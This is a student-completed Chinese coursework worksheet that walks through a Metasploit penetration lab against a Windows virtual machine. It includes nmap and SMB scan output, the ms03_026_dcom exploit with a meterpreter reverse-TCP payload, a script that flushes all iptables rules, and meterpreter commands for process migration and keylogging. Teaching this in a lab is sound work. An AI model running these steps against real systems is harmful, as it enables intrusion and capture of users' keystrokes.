理解系统脆弱性和 Metasploit 渗透实践

使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

概述

这个练习用来帮助大家理解系统的脆弱性，并使用 Metasploit 实践一个案例，包括扫描网络并渗透计算机。

条件

请完成如下步骤：

1. 在计算机中安装 Virtualbox 或 VMWare 虚拟机软件；
2. 下载 Kali Linux 64 Bit（也可以用其他版本）：https://www.kali.org/downloads/
3. 下载后的 ISO 文件为：kali-linux-2019.1a-amd64.iso
4. 请在虚拟机光盘中加载该 ISO 文件，并采用 LIVE 方式启动系统。

使用虚拟机，安装 WinXP 操作系统原始版本。该 IP 地址记为：虚拟机地址，假设改地址为 `10.108.18.165`。

GATE 1

请在空白处用**不多于** 100 字描述 Kali Linux：

此处是空白处：

Kali 是一个基于 Debian 的 Linux 发行版。
它是一个集合了多种渗透工具的这么一个系统。由于 kali 的存在，很多人们都可以用 kali 里的工具来进行各种黑客活动。比较著名的工具有 metasploit，netwox，nmap，wireshark 等。

请查看 Kali 支持的工具列表：https://tools.kali.org/tools-listing，选取 4 个工具，用**不多于** 100 字对每个工具进行描述，共不超过 400 字，写在空白处。

此处是空白处：

NMAP：是一个用于网络发现和安全审核的免费和开源实用程序。它使用原始 IP 数据包来确定网络上可用的哪些服务提供给哪些主机，正在运行的操作系统或防火墙，以及其他数十种情报。

W3AF：是一个 Web 应用程序攻击和审计框架，旨在识别和利用所有 Web 应用程序漏洞。此包为框架提供了图形用户界面

Burp Suite：是一个用于执行 Web 应用程序安全测试的集成平台。它的各种工具与应用程序攻击表面的初始映射和分析，通过初始映射和分析来解决整个测试过程，然后寻找和利用安全漏洞。

Metasploit：是一个渗透测试平台，可以通过该软件发现漏洞并利用和验证。它提供了执行渗透测试和广泛的安全审计等功能。集成了各平台上常见的溢出漏洞和流行的 shellcode，并且不断更新，使得缓冲区溢出测试变得方便和简单。

请将 Kali Linux 默认 root 用户密码写在空白处。

此处是空白处：

root 用户下的默认密码是 toor


时刻记得：**技术是一把双刃剑！**

GATE 2

以下实验将围绕一个目标计算机（IP 地址是虚拟机地址，假设该地址是 `10.108.18.165`）开展。

请 ping 该主机，确认能从安装了 metasploit 的虚拟机访问到上述 IP 地址。

使用 LIVE 方式启动 Kali Linux 操作系统，通过界面启动 metasploit 工具。如下图：



Part 1: 使用 nmap

nmap 是一个端口扫描工具，可以探测计算机有哪些端口打开。

metasploit 里面集成了一个 nmap，使用下列命令扫描特定计算机：（在 msfconsole 里面运行）

```
10.108.18.165
```

其中：
-O: 启动对 OS 的探测
-sV: 探测打开的端口，并给出使用该端口的服务信息
-v: 回显信息

将命令输出拷贝到空白处。

此处是空白处：

```
msf5 > db_nmap -O -v -sV 192.168.8.130
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-07 22:07 CST
[*] Nmap: NSE: Loaded 45 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 22:07
[*] Nmap: Scanning 192.168.8.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 22:07, 0.11s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 22:07
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 22:07, 0.01s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 22:07
[*] Nmap: Scanning 192.168.8.130 [1000 ports]
[*] Nmap: Discovered open port 445/tcp on 192.168.8.130
[*] Nmap: Discovered open port 135/tcp on 192.168.8.130
[*] Nmap: Discovered open port 139/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49155/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49157/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49153/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49156/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49152/tcp on 192.168.8.130
[*] Nmap: Discovered open port 49154/tcp on 192.168.8.130
[*] Nmap: Completed SYN Stealth Scan at 22:07, 1.50s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 22:07
[*] Nmap: Scanning 9 services on 192.168.8.130
[*] Nmap: Service scan Timing: About 44.44% done; ETC: 22:09 (0:01:08 remaining)
[*] Nmap: Completed Service scan at 22:08, 58.63s elapsed (9 services on 1 host)
[*] Nmap: Initiating OS detection (try #1) against 192.168.8.130
[*] Nmap: NSE: Script scanning 192.168.8.130.
[*] Nmap: Initiating NSE at 22:08
[*] Nmap: Completed NSE at 22:08, 0.08s elapsed
[*] Nmap: Initiating NSE at 22:08
[*] Nmap: Completed NSE at 22:08, 0.00s elapsed
[*] Nmap: Nmap scan report for 192.168.8.130
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: Not shown: 991 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGR
OUP)
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49156/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 49157/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: MAC Address: 00:0C:29:CF:B7:85 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 7|2008|8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsof
```

```
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsof
t:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 c
pe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 20
08 R2, Windows 8, or Windows 8.1 Update 1
[*] Nmap: Uptime guess: 0.023 days (since Fri May  7 21:35:06 2021)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=255 (Good luck!)
[*] Nmap: IP ID Sequence Generation: Incremental
[*] Nmap: Service Info: Host: WIN-NK3HVO4BGDH; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 64.30 seconds
[*] Nmap: Raw packets sent: 1035 (46.238KB) | Rcvd: 1017 (41.394KB)
```

输入 hosts 命令，将输出拷贝在空白处。

此处是空白处：

```
Hosts
=====

address         mac                name             os_name    os_flavor  os_sp  purpose   info
 comments
-------         ---                ----             -------    ---------  -----  -------   ----
 --------
192.168.8.130   00:0c:29:cf:b7:85                   Windows 7                    client
```

输入 services 命令，将输出拷贝在空白处。

此处是空白处：

```
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.8.130   135    tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.8.130   445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
192.168.8.130   49152  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49153  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49154  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49155  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49156  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49157  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.135   445    tcp
192.168.8.140   445    tcp
```

GATE 3

Part 2: 进一步了解目标

Gate2 获得了一些目标机器信息，进一步的信息可以通过 metasploit 中 auxiliary 提供，执行如下命令，将结果拷贝在空白处。

```
msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > set RHOSTS 10.108.18.165
RHOSTS => 10.108.18.165
msf  auxiliary(smb_version) > run
```

执行命令后，再运行 `hosts`，观察结果与之前的有何不同，把结果拷贝在空白处。

此处是空白处：

```
Hosts
=====

address         mac                name             os_name    os_flavor   os_sp  purpose   info  comments
-------         ---                ----             -------    ---------   -----  -------   ----  --------
192.168.8.130   00:0c:29:cf:b7:85  WIN-NK3HVO4BGDH  Windows 7  Home Basic         client
```

再执行 `services` 命令，把结果拷贝在空白处。

此处是空白处：

```
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.8.130   135    tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
192.168.8.130   445    tcp    smb           open   Windows 7 Home Basic (build:7600) (name:WIN-NK3HVO4BGDH) (workgroup:WORKGROUP ) (signatures:optional)
192.168.8.130   49152  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49153  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49154  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49155  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49156  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.130   49157  tcp    msrpc         open   Microsoft Windows RPC
192.168.8.135   445    tcp
192.168.8.140   445    tcp
```

可以通过 back 命令退出 smb_version auxiliary 模式。

GATE 4

Part 3: 漏洞利用（meterpreter）

在打开的 Metasploit console 中，输入下面命令：

```
info exploit/windows/dcerpc/ms03_026_dcom
```

（这一块漏洞由于靶机换成 win7 后似乎就无效了，所以我换了个新漏洞 ms17-010）
仔细查看关于这个漏洞利用的说明

执行下面的命令：

```
use exploit/windows/dcerpc/ms03_026_dcom
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST {你机器的 IP 地址}
set RHOST 10.108.18.165
show options
```

[扩展内容开始]

在进行下一步入侵操作之前，先了解一下以下内容：

在众多渗透失败的可能中，所在计算机的防火墙是个主要问题。防火墙默认限制了计算机的开放端口，会造成渗透失败。（防火墙指本机防火墙，非目标机防墙，即渗透本来成功，但反射回来的控制连接被自己的防火墙阻断）

默认 Kali Linux 已经处理好防火墙，可以跳过该步骤。

为了更好使用 metasploit，如果采用其他系统，需要把本机防火墙关掉。这需要两个步骤：

第一：保存当前防火墙规则：

```
iptables-save > iptables.rules
```

第二，写一个脚本（用 vi 或任何编辑器），命名为 fw.stop，内容如下：

```
echo "Stopping firewall and allowing everyone..."
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

用下面命令执行上述脚本：

```
chmod +x fw.stop （给该文件赋予执行权限）
sudo ./fw.stop
```

此时，防火墙已经关闭。

[扩展内容结束]


回到之前的命令行窗口，在 metasploit 中继续执行：

```
exploit
```

将输出拷贝到空白处，此时，应该看到与被渗透计算机建立通道的信息：

此处是空白处：

（途中不知道为啥靶机地址转成 192.168.8.135 了，所以我也改了）



GATE 5

Part 4: 系统留念

如果一切顺利，此时，你已经与被攻击计算机建立了一个连接。Metasploit 中的提示符是 meterpreter>

输入如下命令：

```
shell
```

看到输出了吗？**知道自己在那里吗？对！你已经在被渗透的 windows 计算机中了**。执行下面一些命令试试：

```
cd ..
cd ..
cd "BITSecurity2019"
dir > {你的名字和学号}.txt
```

这时，你将在被渗透计算机 C:\BITSecurity2019 目录中生成一个 txt 文件，文件名是你输入的名字和学号。

如果你确认生成了这个文件，即完成本实验。


执行 `exit` 命令可以退回到 meterpreter>

来，截个屏幕，放在空白处。

```
screenshot
```

将截到的屏幕放在下面（拷贝图片文件到下方）

此处是空白处：



GATE 6

进一步分析，看看到底是那个程序被我们劫持了，从而使我们可以渗透到系统中。

在 meterpreter>下执行 `getpid`，得到当前渗透的进程 id。

执行 `ps` 浏览本渗透计算机中在运行的进程，把 id 对应进程写在空白处。

此处是空白处：

```
1128  528   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spo
1164  528   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
```

我们希望得到用户输入的键盘信息，怎么做？

查看刚刚在运行进程，找到 explorer.exe 的进程号。因为这个程序负责响应鼠标和键盘事件，我

们希望进一步劫持这个进程。

原则上，只要我们突破了计算机的防线，是可以劫持任何程序的。我们使用下面命令实现对 explorer.exe 的劫持。

```
migrate {explorer.exe 的 pid}
```

成功后，启动键盘记录程序：

```
keyscan_start
```

此时，如果被渗透电脑中有内容输入，比如，在记事本中输入一些字符，则被记录。执行以下命令获得输入的内容：

```
keyscan_dump
```

退出键盘记录：

```
keyscan_stop.
```

GATE 7

exit 指令退出 msfconsole。

在渗透成功后，可以使用很多指令，包括查看渗透计算机实时桌面等。更多功能请查阅相关资料进一步学习。

请大家仔细回顾整个渗透的过程，将过程精简整理为不多于 200 字，填写到空白处，并尝试在课余时间自建目标机器攻击。

此处是空白处：

感谢老师这学期为我们上了这么生动有趣又能学到很多网络安全知识的课程。
首先我们先用了 nmap 扫描目标主机信息，得知大量情报之后利用 auxiliary 这个辅助模块来设置自己和目标机的 ip 地址，那之后选择 exploit 漏洞利用模块来渗透入侵目标机，记得要关闭目标机和攻击机的防火墙，不然数据可能没法成功传输，那之后就可以建立联系并远程操控目标机了。

黑客之旅已经开启，《网络信息安全》课程也接近尾声，如果你喜欢这个课程，记得点个赞！~